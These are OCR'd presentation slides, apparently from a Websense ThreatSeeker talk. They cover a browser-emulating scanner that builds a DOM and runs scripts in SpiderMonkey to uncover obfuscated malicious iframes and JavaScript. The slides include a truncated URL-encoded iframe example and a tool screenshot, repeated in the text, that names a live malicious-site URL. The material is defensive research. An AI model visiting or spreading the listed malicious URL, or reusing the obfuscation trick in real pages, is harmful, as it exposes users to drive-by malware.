- Side effect – basic HTML obfuscation is defeated:
  - <iframe src="http://%77%77%77%2E%74….



A Little DOM, Please

- Modern browsers are dynamic, so our emulator must also be.
- Implement Document Object Model
- Attempting to detect all instances of an element by simply parsing static HTML is not enough….
  - createElement(‘IFRAME’);

Coming At You Like A Spider Monkey


- Integrate scripting engine(s) with our DOM to execute scripts as they are discovered
- Scripts are [mostly] safe for execution
- Firefox's SpiderMonkey JavaScript Engine (MPL/GPL/LGPL)

The Missing Pieces

- Implement all of the objects/functions that the browser provides:

Native JavaScript	Browser Supplied
eval()	alert()
String.fromCharCode()	document.write()
escape()	location.href
Math.random()	window.status

- Few internal tweaks to mimic JScript (IE)
  - e.g., arguments.callee.toString()



WEBSENSE ThreatSeeker

*** 2007-08-10 15:08:57 --- HT2 Ca$h
*** 2007-07-23 16:17:06 --- Updated File Context
*** 2007-07-19 09:17:12 --- Feature Requests
*** 2007-07-12 22:10:49 --- Files: WSVT rescanning

User: arice Theme: Simple

FT 441 WP 292 / 0 UP 344 J 0 / 0

Subject

Reports Tools

URLs - Manual Report

page 1 of 1 (1 rows)

URLs Selected: 1

	MIME/Title	Status	Category
http://dougansss.com/nun/page.html	text/html	HTTP/1.1 200 OK	Malicious Web Sites

WEBSENSE ThreatSeeker

*** 2007-08-10 15:08:57 --- HT2 Ca$h
*** 2007-07-23 16:17:06 --- Updated File Context
*** 2007-07-19 09:17:12 --- Feature Requests
*** 2007-07-12 22:10:49 --- Files: WSVT rescanning

User: arice Theme: Simple

FT 441 WP 292 / 0 UP 344 J 0 / 0

Subject

Reports Tools

URLs - Manual Report

page 1 of 1 (1 rows)


URLs Selected: 1


	MIME/Title	Status	Category
http://dougansss.com/nun/page.html	text/html	HTTP/1.1 200 OK	Malicious Web Sites

